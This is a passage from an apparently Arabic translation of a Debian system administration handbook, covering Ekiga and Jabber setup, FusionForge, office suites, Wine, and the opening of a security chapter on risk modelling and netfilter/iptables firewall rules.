نظرة سريعة

الاجتماعات المرئية مع Ekiga

Ekiga (سابقاً GnomeMeeting) هو أبرز تطبيق للاجتماعات المرئية على لينكس. التطبيق مستقر وفعال، واستخدامه سهل جداً على الشبكات المحلية؛ لكن إعداد الخدمة على شبكة عالمية أصعب بكثير عندما تفتقر الجدران النارية الوسيطة إلى الدعم الصريح لبروتوكولات الاجتماعات البعيدة H323 و/أو SIP مع كل خصائصها المعقدة.
إذا كان عميل Ekiga واحد سيعمل وراء الجدار الناري، فإن إعداده بسيط نوعاً ما، ويحتاج فقط إلى تخصيص بعض المنافذ الخاصة بالمضيف المختار: منفذ TCP 1720 (للتنصت على الاتصالات الواردة)، منفذ TCP 5060 (لأجل SIP)، منافذ TCP من 30000 حتى 30010 (للتحكم بالاتصالات المفتوحة) ومنافذ UDP من 5000 إلى 5013 (لتسجيل بيانات الصوت والفيديو وإرسالها إلى بروكسي H323).
عندما نريد تشغيل عدة عملاء Ekiga وراء الجدار الناري، فإن التعقيد يزداد بشكل ملحوظ. يجب إعداد بروكسي H323 (حزمة gnugk مثلاً)، وإعداد هذا الأخير بعيد عن البساطة.

13.7.2.1. إعداد المخدّم

إعداد مخدم Jabber عملية سهلة ومباشرة. بعد تثبيت الحزمة ejabberd، يسمح تنفيذ الأمر **dpkg-reconfigure ejabberd** بتخصيص النطاق الافتراضي، وإنشاء حساب للمدير. لاحظ أن مخدم Jabber يحتاج اسم DNS فعال ليشير إليه، لذلك قد تحتاج لبعض التعديلات على إعداد الشبكة قبل هذه الخطوة. لقد اختار مديرو النظم في شركة فلكوت الاسم `jabber.falcot.com` لهذا الغرض.

بعد الانتهاء من هذا الإعداد الأولي، يمكن التحكم بالخدمة عبر واجهة وب يمكن الوصول إليها عبر `http://jabber.falcot.com:5280/admin/`. اسم المستخدم وكلمة السر اللذين سيطلبان هنا هما نفسهما المحددين سابقاً خلال الإعداد الأولي. لكن انتبه إلى أن اسم المستخدم يجب أن يُلحَقَ باسم النطاق المُستَخدَم: فالحساب `admin` سيصبح `admin@jabber.falcot.com`.

تلغي واجهة الوب أي حاجة لتحرير ملفات الإعداد، لكنها لا تسهل المهام دوماً، لأن العديد من الخيارات لها شكل خاص يجب أن تعرفه. بالتالي نحن ننصح بقراءة `/usr/share/doc/ejabberd/guide.html`.

13.7.2.2. عملاء Jabber

توفر بيئة GNOME العميل Empathy (في الحزمة ذات الاسم نفسه)، وهو عميل مصغر يتكامل مع منطقة التنبيهات في سطح المكتب (في الزاوية العليا اليمنى افتراضياً). كما أنه يدعم العديد من بروتوكولات التراسل الفوري بالإضافة لبروتوكول Jabber.

أما بيئة KDE فهي توفر Kopete (في الحزمة ذات الاسم نفسه).

13.7.3. العمل التعاوني باستخدام FusionForge

FusionForge هي أداة تطوير تعاونية تنسب نوعاً ما إلى SourceForge، وهي خدمة استضافة للمشاريع البرمجية الحرة. تتبع الأداة النهج العام نفسه الذي يعتمد على النموذج القياسي لتطوير البرمجيات الحرة. لقد حافظ البرنامج على تطوره بعد أن أغلقت شفرة SourceForge المصدرية. حيث قرر مؤلفوه الأصليون، شركة VA Software، عدم إصدار أي نسخ حرة تالية. ثم تكرر الشيء نفسه ثانية عندما اتبع المشتق الأول (GForge) الطريق ذاته. بما أن العديد من الأشخاص والمنظمات قد اشتركوا في تطوير FusionForge، فقد اكتسب اليوم أيضاً مزايا تستهدف أسلوباً تقليدياً أكثر لتطوير البرمجيات، بالإضافة لاستهداف المشاريع التي لا تتصل بتطوير البرمجيات وحده فقط.

يمكن اعتبار FusionForge خليطة من عدة أدوات تختص بإدارة، وتعقب وتنظيم المشاريع. يمكن تصنيف هذه الأدوات في ثلاث فئات عامة:

- *التواصل*: منتديات، مدير قوائم بريدية، نظام إعلانات يسمح للمشروع بنشر الأخبار؛
- *التعقب*: متُعقِّب للمهام للتحكم بحالة التقدم وجدولة المهام، متعقبات للعلل (أو الترقيعات أو الطلبات المستقبلية، أو أي نوع من « التذاكر – ticket » الأخرى)، استبيانات؛
- *المشاركة*: مدير وثائق يقدم نقطة مركزية للمستندات المتعلقة بمشروع ما، مدير إصدار ملفات عام، موقع خاص لكل مشروع.

بما أن FusionForge يستهدف أساساً مشاريع تطوير البرمجيات، فهو يشمل العديد من الأدوات مثل نظم إدارة المصدر – source control (CVS، Subvesion، Git، Bazaar، Darcs، Mercurial، Arch)، التي تدعى أيضًا بنظم « إدارة الضبط – configuration management » أو « التحكم بالنسخ – version control »؛ هذه العملية لها أسماء عديدة. تحتفظ هذه البرامج بتاريخ كل المراجعات لجميع الملفات التي

تتعقبها (عادة ملفات الكود المصدري)، مع كل التغييرات التي تمر بها هذه الملفات، ويمكنها أن تدمج التعديلات عندما يعمل عدة مطورين على نفس الجزء من المشروع في الوقت نفسه.

يمكن الوصول لمعظم هذه الأدوات، أو حتى إدارتها، عبر واجهة وب، مع نظام صلاحيات دقيق جداً، وتنبيهات بريدية لبعض الأحداث.

لسوء الحظ، كان FusionForge في حالة تقلب عندما تم تجميد ويزي، ولذلك فهو غير متوفر في نسخة ويزي العادية؛ وفي وقت هذه الكتابة لم تكن المنقولات الخلفية متوفرة بعد، لكن يتوقع ظهورها قريباً.

13.8. البرامج المكتبية

لطالما اعتبرت البرمجيات المكتبية نقطة ضعف في عالم البرمجيات الحرة. وطالما تسائل المستخدمون عن بدائل لأدوات Microsoft مثل Word و Exvel، لكن هذه التطبيقات معقدة جداً لدرجة أن تطوير تطبيقات بديلة كانت مهمة صعبة. تغير الحال عندما بدأ مشروع OpenOffice.org (بعد إطلاق Sun لشفرة StarOffice البرمجية تحت رخصة حرة). حالياً تحوي دبيان Libre Office، وهو مشتق عن OpenOffice.org. لا يزال GNOME و KDE يعملان على عروضهما الخاصة (GNOME Office و Calligra Suite)، والمنافسة الوديّة بينهم تؤدي إلى نتائج مثيرة. مثلاً، برنامج الجداول الإلكترونية Gnumeric (جزء من GNOME Office) هو أفضل حتى من OpenOffice.org/Libre Office في بعض المجالات، خصوصاً دقة الحسابات. أما على صعيد معالجة الكلمات، فلا تزال حزمة OpenOffice.org و Libre Office تقودان الطريق.

إحدى المزايا التي تهم المستخدمين هي إمكانية استيراد مستندات Word و Excel المستلمة من الأصدقاء أو التي يحصلون عليها من الأراشيف. مع أن جميع الحزم المكتبية لها مرشحات تسمح بالعمل مع هذه الصيغ، إلا أن المرشحات الموجودة في OpenOffice.org و Libre Office هي الوحيدة فقط التي يمكن الاعتماد عليها في هذا الصدد.

منظور أشمل

Libre Office يستبدل OpenOffice.org

لقد أسس المساهمون في OpenOffice.org مؤسسة (*The Document Foundation*) لتنمية تطوير المشروع. لقد طرحت الفكرة منذ فترة من الزمن، لكن الحدث الحقيقي الذي أدى لهذا هو استحواذ Oracle على Sun. لقد جعلت الملكية الجديدة مستقبل OpenOffice تحت جناح Oracle غير واضح. بما أن Oracle رفضت الانضمام للمنظمة، اضطر المطورون للتخلي عن اسم OpenOffice.org. الآن يدعى البرنامج باسم *Libre Office*. بعد فترة من الركود النسبي على جبهة OpenOffice.org، قررت Oracle نقل الكود والحقوق التعلقة به إلى مؤسسة أباتشي

للبرمجيات (Apache Software Foundation)، وأصبح OpenOffice الآن أحد مشاريع أباتشي.
كانت دبيان سكويز تحوي OpenOffice.org بسبب توقيت الأحداث... لكن سرعان ما توفر Libre Office في مستودعات backports.debian.org. لا تحوي دبيان ويزي إلا Libre Office، أما حزم openoffice.org* فهي ليست إلا حزم انتقالية. طقم البرمجيات OpenOffice الذي تنشره مؤسسة أباتشي غير متوفر حالياً في دبيان.

يتوفر Libre Office و Calligra Suite و GNOME Office في الحزم الدبيانية التالية (على الترتيب) libreoffice، و calligra و gnome-office. الحزم الخاصة باللغات الأخرى توزع في حزم منفصلة: أهمها libreoffice-l10n-* و libreoffice-help-*؛ بعض المزايا مثل قواميس التهجئة (للتدقيق الإملائي)، وجداول التقطيع (hyphenation patterns) وقواميس المرادفات تقدم في حزم منفصلة أيضاً، مثل myspell-*، و hyphen-* و mythes-*. لاحظ أن Calligra Suite كانت تدعى KOffice فيما مضى، وليست koffice سوى حزمة انتقالية.

13.9. محاكاة ويندوز: Wine

بالرغم من جميع الجهود السابق ذكرها، يبقى عدد من الأدوات التي ليس لها مكافئ على لينكس، أو أن البرنامج الأصلي مطلوب حتماً. في هذه الحالات تظهر فائدة نظم محاكاة ويندوز. أكثر هذه النظم شهرة هو Wine.

→ http://www.winehq.com/

مكمّلات
CrossOver Linux

إن *CrossOver* الذي تنتجه CodeWeavers، هو مجموعة من التحسينات على Wine توسع طيف المزايا التي يحاكيها بحيث يصبح استخدام Microsoft Office كاملاً. بعض التحسينات تدمج دورياً في Wine.
→ http://www.codeweavers.com/products/

لكن يجب أن تأخذ بعين الاعتبار أن هذا حل واحد من بين عدة حلول، إذ يمكن حل المشكلة أيضاً باستخدام جهاز ظاهري أو VNC؛ سنفصل هذين الحلين في الملاحظات الجانبية.

دعنا نبدأ الآن بتذكرة: تسمح المحاكاة بتشغيل برنامج ما (مطور لنظام هدف معين) على نظام مستضيف مختلف. يستخدم نظام المحاكاة هذا النظام المستضيف، الذي يعمل التطبيق عليه، لتقليد خصائص النظام الهدف.

دعنا نثبت الآن الحزم المطلوبة:

```
# apt-get install wine ttf-mscorefonts-installer wine-doc
```

بعد ذلك يحتاج المستخدم تشغيل **winecfg** وضبط المواقع (على دبيان) التي تقابل السواقات (في ويندوز). الإعدادات الافتراضية في **winecfg** معقولة كما يمكنه اكتشاف بعض السواقات الإضافية؛ لاحظ أنه حتى لو كان نظامك ثنائي الإقلاع (dual boot)، فيجب ألا توجه السواقة `:C` إلى موقع ربط قسم ويندوز على نظام ملفات دبيان، لأن Wine قد يكتب فوق بعض البيانات على ذلك القسم، ويوقف ويندوز عن العمل. يمكن ترك الخيارات الأخرى على قيمها الافتراضية. لتشغيل برامج ويندوز، عليك أولاً تثبيتها على Wine باستخدام برامج التثبيت الخاصة بها (التي تستخدمها عادة على ويندوز)، باستخدام أمر مثل ***wine .../setup.exe***؛ بعد تثبيت البرنامج، يمكنك تشغيله بالأمر ***wine .../program.exe***. يعتمد الموقع الفعلي للبرنامج `program.exe` على مكان تخزين السواقة `:C`؛ لكن في العديد من الحالات، يكفي استخدام **wine *program***، لأن البرامج تُثبَّت عادة في مكان يبحث فيه Wine لوحده.

لاحظ أنه لا يجوز الاعتماد على Wine (أو أي حلول مشابهة) قبل الاختبار الفعلي للبرنامج المطلوب تشغيله: لا يمكن اختبار عمل المحاكاة بشكل كامل إلا باختبار يماثل الاستخدام الحقيقي.

> *بدائل*
>
> الأجهزة الظاهرية
>
> بدلاً من محاكاة نظام تشغيل Microsoft يمكن تشغيله فعلاً في جهاز ظاهري يحاكي حاسوباً كامل العتاد. هذه الطريقة تسمح بتشغيل أي نظام تشغيل. يشرح الفصل الفصل 12، *الإدارة المتقدمة* ص 360 عدة نظم محاكاة، أهمها Xen و KVM (وأيضاً QEMU، وVMWare، وBochs).

> *بدائل*
>
> *Windows Terminal Server* أو VNC
>
> هناك احتمال آخر أيضاً هو تشغيل تطبيقات ويندوز القديمة على مخدم مركزي يستخدم *Windows Terminal Server* والوصول لهذه التطبيقات من لينكس باستخدام *rdesktop*. هذا عبارة عن عميل لينكس لبروتوكول RDP (*Remote Desktop Protocol*) الذي يستخدمه *Windows NT/2000 Terminal Server* لعرض سطح المكتب على الأجهزة البعيدة.
>
> توفر برمجيات VNC مزايا مشابهة، وتزيد على ذلك ميزة العمل مع العديد من نظم التشغيل. لقد شرحنا مخدمات وعملاء VNC على لينكس في القسم 9.2، « تسجيل الدخول عن بعد » ص 242.

الفصل 14. الأمن

المحتويات:

تختلف درجة أهمية النظام المعلوماتي حسب البيئة. في بعض الحالات، يكون النظام حيوياً لاستمرارية الشركة. ويجب حمايته إذن من مختلف المخاطر. تدعى عملية تقييم هذه المخاطر، وتعريف وتطبيق أساليب الحماية منها « بالعملية الأمنية ».

14.1. تحديد سياسة أمنية

تحذير

مدى هذه الفصل

الأمن موضوع حساس جداً ومجاله واسع، لذلك نحن لا نستطيع أن ندعي أننا سنشرحه بشكل شامل في صفحات فصل واحد. سوف نوضح بعض النقاط المهمة فقط ونشرح بعض الأدوات والطرق التي يمكن أن تفيد في مجال الأمن. لمزيد من التعمق، هناك مراجع كثيرة، وكتب كاملة متخصصة في هذا الموضوع. سيكون كتاب *Linux Server Security* للمؤلف Michael D. Bauer (منشورات O'Reilly) نقطة انطلاق ممتازة.

تغطي كلمة « الأمن » نفسها مجالاً واسعاً من المفاهيم، والأدوات والإجراءات، والتي لا يمكن تطبيق أي واحدة منها في جميع الحالات. تتطلب عملية اختيار واحدة منها فكرة دقيقة عن الأهداف المرجوة من حماية النظام. تبدأ عملية تأمين النظام بإجابة بعض الأسئلة. أما الاستعجال في تطبيق مجموعة عشوائية من الأدوات قد يؤدي إلى خطر التركيز على الناحية الأمنية غير المناسبة.

إذن أول الأشياء التي يجب تحديدها هو الهدف. من الأساليب الجيدة التي تساعد على تحديد هذا الهدف أسلوب يبدأ بطرح الأسئلة التالية:

- *ما* الذي نحاول حمايته؟ تختلف السياسة الأمنية إذا كنا نريد حماية الحاسوب أو حماية البيانات. وإذا كنا نريد حماية البيانات، علينا أن نعرف أي بيانات هي المطلوب حمايتها.
- ما الذي نريد أم نحتمي *منه*؟ هل هو تسريب البيانات السريّة؟ أم خسارة البيانات نتيجة الحوادث؟ أم خسارة أرباح نتيجة انقطاع الخدمة؟
- وأيضاً، *مَن* الذي نحاول أن نحتمي منه؟ تختلف الإجراءات الأمنية كثيراً ما بين الحماية من خطأ فني بسيط يرتكبه أحد مستخدمي النظام المنتظمين وبين الحماية من مجموعة مهاجمين لهم أهداف محددة.

يستخدم المصطلح « خطر risk » عادة للإشارة إلى جميع هذه العوامل الثلاثة معاً: ما الذي نحميه، ما الذي يجب أن نمنع حدوثه، ومن الذي يحاول أن يجعل ذلك يحدث. يجب إجابة هذه الأسئلة للوصول إلى نموذج الخطر (risk model). واعتماداً على نموذج الخطر هذا، يمكن بناء سياسة أمنية، ويمكن تطبيق هذه السياسة بتدابير صارمة.

ملاحظة

التساؤل الدائم

يحاول Bruce Schneier، وهو خبير عالمي في القضايا الأمنية (ليس أمن الحواسيب فقط)، مواجهة إحدى أهم الخرافات الأمنية برفع شعار: « الحماية هي عملية، وليست

منتج ». تتغير الممتلكات التي ترام حمايتها مع الزمن، كما تتغير التهديدات والوسائل المتاحة للمهاجمين المحتملين. حتى لو كان تصميم وتطبيق السياسة الأمنية مثالياً في البداية، يجب ألا يرتاح المرء لهذا الإنجاز. عناصر الخطر في تطور، ويجب أن تتطور الاستجابة لهذه المخاطر بما هو مناسب.

يجدر أيضاً أخذ القيود الإضافية بعين الاعتبار، إذ أنها تحدُّ مجال السياسات المتاحة. كم ننوي أن نبذل في سبيل حماية النظام؟ هذا السؤال يؤثر بشكل كبير على السياسة المتبعة. غالباً ما تُعرف إجابة هذا السؤال من النواحي المالية فقط، لكن هناك عناصر أخرى يجب أخذها بعين الاعتبار أيضاً، مثل درجة الإزعاج التي سوف تُفرَض على مستخدمي النظام أو مدى تراجع مستوى الأداء.

بعد نمذجة الخطر، يمكن البدء بالتفكير بتصميم سياسة أمنية فعلية.

ملاحظة

السياسات المتطرفة

هناك حالات يكون فيها اختيار الإجراءات اللازمة لتأمين النظام بالغ البساطة.
مثلاً، إذا كان النظام المطلوب حمايته عبارة عن حاسب مستعمل (second-hand)، الغرض الوحيد منه جمع بعض الأرقام في نهاية اليوم، إن اتخاذ القرار بعدم إجراء أي شيء خاص لحمايته سيكون منطقياً جداً. القيمة الفعلية للنظام منخفضة. قيمة البيانات صفرية لأننا لا نخزنها على الحاسوب. إن أي مهاجم يخترق هذا « النظام » سيحصل فقط على آلة حاسبة ثقيلة الوزن. كلفة حماية نظام كهذا أكبر من كلفة تعرضه للاختراق على الأغلب.
على نقيض هذه الحالة، قد نرغب بحماية خصوصية بيانات سرية بأسلوب شامل تماماً، يفوق جميع الاعتبارات الأخرى. في هذه الحالة، الاستجابة المناسبة ستكون التدمير التام لهذه البيانات (حذف الملفات بشكل تام، وتحطيم القرص الصلب إلى أجزاء صغيرة، ثم إذابة هذه القطع في الحمض، وهكذا). إذا كان هناك متطلب إضافي يقول أن البيانات يجب أن تحفظ للاستخدام مستقبلاً (لكن لا يشترط أن تكون متاحة فورياً)، وإذا لم تكن الكلفة أيضاً ذات اعتبار، فيمكن حماية هذه البيانات بتخزينها على صفائح من خليطة بلاتين-إيريديوم وحفظها في ملاجئ حصينة ضد القنابل تحت جبال عدة حول العالم، وكلها (طبعاً) مخابئ سرية تحميها جيوش مدججة...
قد تبدو هذه الأمثلة متطرفة جداً، لكنها مع ذلك حلول ملائمة لمخاطر معينة، طالما أنها ناتجة عن محاكمة فكرية تأخذ بعين الاعتبار الأهداف المطلوب تحقيقها والقيود التي يجب الالتزام بها. إن أي سياسة أمنية ناتجة عن قرار منطقي، ليست أقل قيمة من غيرها من السياسات.

في معظم الحالات، يمكن تقسيم النظام المعلوماتي إلى مجموعات فرعية مستقلة ومتماسكة. لكل نظام فرعي متطلباته وقيوده الخاصة، وبالتالي يجب تقييم المخاطر وتصميم سياسة أمنية لكل واحد منها بشكل منفصل.

هناك مبدأ جيد لحفظه في ذاكرتك، هو أن حماية خندق قصير وحصين أسهل من حماية جبهة طويلة ملتفة. يجب تصميم بنية الشبكة وفق هذا المبدأ: يجب تركيز الخدمات الحساسة على عدد قليل من الأجهزة، ويجب أن يكون الوصول لهذه الأجهزة عبر أقل عدد ممكن من نقاط المرور؛ فحماية نقاط المرور هذه ستكون أسهل من حماية جميع الأجهزة الحساسة من الهجمات التي ترد من جميع أنحاء العالم الخارجي. تظهر هنا فائدة فلترة الشبكات (عبر الجدران النارية وغيرها). يمكن تطبيق هذه الفلترة باستخدام معدات خاصة، لكن لعل الحل الأبسط والأكثر مرونة استخدام جدار ناري برمجي مثل الجدار المدمج في النواة لينكس.

14.2. الجدار الناري أو ترشيح الرزم

أساسيات	
الجدار الناري	*الجدار الناري* هو نوع من المعدات يتألف من عتاد خاص و (أو) برمجيات تنظم رزم الشبكة الواردة أو الصادرة (الداخلة إلى الشبكة المحلية أو الخارجة منها) ولا تسمح إلا بمرور الرزم التي تطابق شروطاً معينة محددة مسبقاً.

الجدار الناري هو بوابة ترشيح شبكية وهو فعال فقط مع الرزم التي تضطر للمرور عبره. بالتالي، لا يمكن أن يفيد الجدار الناري إلا إذا كان المرور عبره هو الطريق الوحيد المتاح أمام هذه الرزم.

لا يوجد حل جاهز بسبب عدم وجود إعداد قياسي (وبسبب شعار « عملية، وليست منتج »). لكن هناك، على أي حال، أدوات تبسط إعداد الجدار الناري *netfilter*، مع تمثيل رسومي لقواعد الترشيح. **fwbuilder** هي إحدى أفضل هذه الأدوات بلا شك.

حالة خاصة	
الجدار الناري المحلي	يمكن أن ينحصر مدى الجدار الناري بجهاز واحد بعينه (بدلاً من حماية شبكة كاملة)، وفي تلك الحالة يتمثل دوره بترشيح أو تقييد الوصول إلى بعض الخدمات، أو ربما منع الاتصالات الصادرة الناتجة عن برمجيات خبيثة التي قد يُثبِّتها المستخدم –بدراية او عن غير قصد–.

تتضمن النواة لينكس الجدار الناري *netfilter*. يمكن التحكم به من ساحة المستخدم عبر الأمرين **iptables** و **ip6tables**. الفرق بين هذين الأمرين هو أن الأول يعمل مع شبكات IPv4، بينما يعمل الثاني مع شبكات IPv6. بما أن كلاً من هذين البروتوكولين سيبقى لعديد من السنوات القادمة على الأغلب، فيجب استخدام الأداتين على التوازي.

14.2.1. عمل Netfilter

يستخدم *netfilter* أربعة جداول مختلفة تُخزِّن قواعداً تنظم ثلاثة أنواع من العمليات على الرزم:

- يختص `filter` بقواعد الترشيح (قبول أو رفض أو تجاهل رزمة)؛
- يختص `nat` بترجمة عنوان المصدر أو الوجهة وأرقام المنافذ الخاصة بالرزمة؛ لاحظ أن هذا الجدول متاح فقط لبروتوكول IPv4؛
- يختص `mangle` بالتعديلات الأخرى التي تجرى على رزم IP (بما فيها حقل ToS — *نوع الخدمة* — *Type of Service* وخياراته)؛
- يسمح `raw` بإجراء تعديلات يدوية أخرى على الرزم قبل وصولها لنظام تتبع الاتصال.


يحوي كل جدول قوائم من القواعد تدعى *السلاسل* *chains*. يستخدم الجدار الناري السلاسل القياسية لمعالجة الرزم بناء على حالات معرّفة مسبقاً. يستطيع مدير النظام إنشاء سلاسل أخرى، تُستَخدم فقط إذا أشارت لها إحدى السلاسل القياسية (إما بشكل مباشر أو غير مباشر).

يحوي الجدول `filter` ثلاث سلاسل قياسية:

- `INPUT`: تختص بالرزم التي وجهتها هي الجدار الناري نفسه؛
- `OUTPUT`: تختص بالرزم التي يَبثُّها الجداري الناري؛
- `FORWARD`: تختص بالرزم التي تنتقل عبر الجدار الناري (حيث لا يكون الجدار الناري مصدرها ولا وجهتها).

كما يحوي الجدول `nat` أيضاً ثلاث سلاسل قياسية:

- `PREROUTING`: لتعديل الرزم فور وصولها؛
- `POSTROUTING`: لتعديل الرزم عندما تجهز للانطلاق في طريقها؛
- `OUTPUT`: لتعديل الرزم التي يولدها الجدار الناري نفسه.



شكل 14.1. طريقة استدعاء سلاسل *netfilter*

كل سلسلة عبارة عن لائحة من القواعد؛ وكل قاعدة عبارة عن مجموعة من الشروط، وإجراءٌ يجب تنفيذه عند تحقق هذه الشروط. عند معالجة رزمة، يفحص الجدار الناري السلسلة المناسبة، قاعدة تلو أخرى؛ وعند تحقق شروط إحدى القواعد، « يقفز » (jump، ومن هنا جاء `-j` في الأوامر) إلى الإجراء المحدد لمتابعة المعالجة. أكثر التصرفات شيوعاً مُقيَّسَة، وهناك إجراءات خاصة لها. يقاطع تنفيذ إحدى هذه الإجراءات معالجة السلسلة، لأن مصير الرزمة قد حسم أصلاً (إلا في حالة استثنائية مذكورة أدناه):

أساسيات

ICMP

بروتوكول ICMP (*Internet Control Message Protocol*) هو البروتوكول المستخدم لإرسال معلومات مكمّلة عن الاتصالات. يسمح هذه البروتوكول بفحص اتصال الشبكة بالأمر **ping** (الذي يرسل رزمة ICMP هي *echo request*، التي يفترض أن يرد عليها المستقبل برسالة ICMP هي *echo reply*). يشير هذا البروتوكول إلى رفض الجدار الناري لرزمة ما، أو يشير لطفحان في buffer الاستقبال، أو يقترح مساراً أفضل للرزم التالية في الاتصال، وهكذا. يُعرّف هذا البروتوكول في عدة وثائق RFC؛ لكن سرعان ما أُكمِلَت ووسِّعَت الوثيقتين الأوليتين RFC777 و RFC792.

→ http://www.faqs.org/rfcs/rfc777.html

→ http://www.faqs.org/rfcs/rfc792.html

تذكر أن buffer الاستقبال هو منطقة صغيرة من الذاكرة تُخزِّن البيانات عند وصولها من الشبكة وأثناء معالجة النواة للبيانات. إذا امتلأت المنطقة، لا يمكن استقبال بيانات جديدة، ويشير ICMP للمشكلة، بحيث يخفف المرسل من معدل الإرسال (الذي يجب أن يتوازن نظرياً بعد بعض الوقت).

لاحظ أنه بالرغم من إمكانية تشغيل شبكات IPv4 دون ICMP، إلا أن ICMP6 ضروري حتماً لشبكات IPv6، لأنه يجمع وظائف عديدة كانت، في زمن IPv4،

متفرقة بين ICMPv4، وIGMP (*Internet Group Membership Protocol*) و ARP (*Address Resolution Protocol*). يُعرَّف ICMPv6 في RFC4443.
→ http://www.faqs.org/rfcs/rfc4443.html

- `ACCEPT`: يسمح للرزمة بالذهاب في سبيلها؛
- `REJECT`: يرفض الرزمة مع الرد برزمة ICMP تبيّن الخطأ (يمكن تحديد نوع الخطأ باستخدام الخيار `--reject-with` *`type`* التابع للأمر **`iptables`**)؛
- `DROP`: حذف (تجاهل) الرزمة؛
- `LOG`: تسجيل رسالة (عبر **`syslogd`**) فيها وصف الرزمة، لاحظ أن هذا الإجراء لا يقاطع المعالجة، ويستمر تنفيذ السلسلة عند القاعدة التالية، لذلك تحتاج عملية تسجيل الرزم المرفوضة قاعدة LOG وقاعدة REJECT/DROP؛
- `ULOG`: تسجيل رسالة عبر **`ulogd`**، الذي قد يكون أكثر تكيفاً وفعالية من **`syslogd`** عند معالجة أعداد كبيرة من الرسائل؛ لاحظ أن هذا الإجراء، مثله مثل LOG، يعيد المعالجة للمتابعة عند القاعدة التالية من السلسلة؛
- *`chain_name`*: يقفز إلى سلسلة معينة ويقيّم قواعدها؛
- `RETURN`: يقاطع معالجة السلسلة الحالية، ويعود إلى السلسلة التي استدعتها؛ وفي حال كانت السلسلة الحالية قياسية، فلا توجد سلسلة مستدعية، وبالتالي يتم اتخاذ الإجراء الافتراضي (المعرّف بالخيار `-P` الخاص بالأمر **`iptables`**) بدلاً من ذلك؛
- `SNAT` (في جدول `nat` فقط، أي فقط مع IPv4 في ويزي — ظهر دعم NAT لبروتوكول IPv6 في النواة لينكس 3.7): تطبيق *Source NAT* (هناك خيارات إضافية تعرف التغييرات الدقيقة الواجب تطبيقها)؛
- `DNAT` (في جدول `nat` فقط، بالتالي فقط مع IPv4 في ويزي): تطبيق *Destination NAT* (تحدد الخيارات الأخرى التعديلات الفعلية التي ستُطبَّق)؛
- `MASQUERADE` (في جدول `nat` فقط، بالتالي فقط مع IPv4 في ويزي): تطبيق *التنكر* (حالة خاصة من *Source NAT*)؛
- `REDIRECT` (في جدول `nat` فقط، بالتالي فقط مع IPv4 في ويزي): إعادة توجيه رزمة إلى منفذ معين من الجدار الناري نفسه؛ يمكن استخدام هذا لإعداد بروكسي وب شفاف يعمل دون إعداد عند العميل، بما أن العميل يظن أنه يتصل مع المتلقي بينما تمر الاتصالات في الحقيقة عبر البروكسي.

الإجراءات الأخرى، وخصوصاً تلك التي تخص الجدول mangle، تقع خارج مدى هذا النص. هناك قائمة شاملة في(8)iptables و (8)ip6tables.

14.2.2. صيغة **iptables** و **ip6tables**

يسمح الأمران **iptables** و **ip6tables** بتعديل الجداول والسلاسل والقواعد. يشير الخيار -t *table* التابع لهما إلى الجدول الذي ستجرى التعديلات عليه (filter افتراضياً).

14.2.2.1. الأوامر

ينشئ الخيار N- *chain* سلسلة جديدة. ويحذف X- *chain* سلسلة فارغة وغير مستخدمة. يضيف الخيار -A *chainrule* قاعدة إلى نهاية السلسلة المحددة. يُدخِل الخيار I- *chain rule_num rule* قاعدة قبل القاعدة ذات الرقم *rule_num*. يحذف الخيار D- *chainrule_num* أو (D- *chain rule*) قاعدة من السلسلة؛ تحدد الصيغة الأولى القاعدة المحذوفة برقمها، أما الصيغة الثانية فتحددها بمحتوياتها. الخيار F- *chain* يُفرّغ السلسلة (يحذف جميع قواعدها)؛ وإذا لم تذكر له أي سلسلة، سيحذف جميع القواعد في الجدول. يسرد الخيار L- *chain* القواعد في السلسلة. وأخيراً، يعرّف الخيار P- *chain action* الإجراء الافتراضي، أو « السياسة »، للسلسلة المعطاة؛ لاحظ أن السلاسل القياسية فقط هي التي تملك سياسات كهذه.

14.2.2.2. القواعد

تُمثَّل كل قاعدة بالشكل: *conditions -j action action_options*. إذا كان هناك شروط في القاعدة نفسها، فالمعيار عندئذ هو جمع (*and* منطقية) هذه الشروط، وسيكون تقييد الناتج الشرط الناتج بنفس تقييد كل واحد من الشروط المستقلة على الأقل.

يطابق الشرط p- *protocol* حقل البروتوكول لرزمة IP. أكثر القيم شيوعاً هي tcp، وudp، وicmp، وicmp6. يمكن نفي الشرط إذا سبق بعلامة التعجب (وعندها سيطابق أي رزمة يختلف بروتوكولها عن البروتوكول المحدد). لا ينحصر استخدام آلية النفي هذه مع الخيار p- فقط، بل يمكن تطبيقه على جميع الشروط الأخرى أيضاً.

يطابق الشرط s- *address* أو s- *network/mask* عنوان مصدر الرزمة. في المقابل، يطابق -d *address* أو d- *network/mask* عنوان الوجهة.

ينتخب الشرط i- *interface* الرزم الواردة من الواجهة الشبكية المحددة. أما o- *interface* فينتخب الرزم التي ستخرج على واجهة معينة.

هناك شروط أخرى أكثر تحديداً مقارنة بالشروط العامة المذكورة أعلاه. مثلاً، يمكن إكمال الخيار `-p tcp` بشروط عن منافذ TCP، باستخدام تعبير مثل `--source-port` *port* و `--destination-port` *port*.

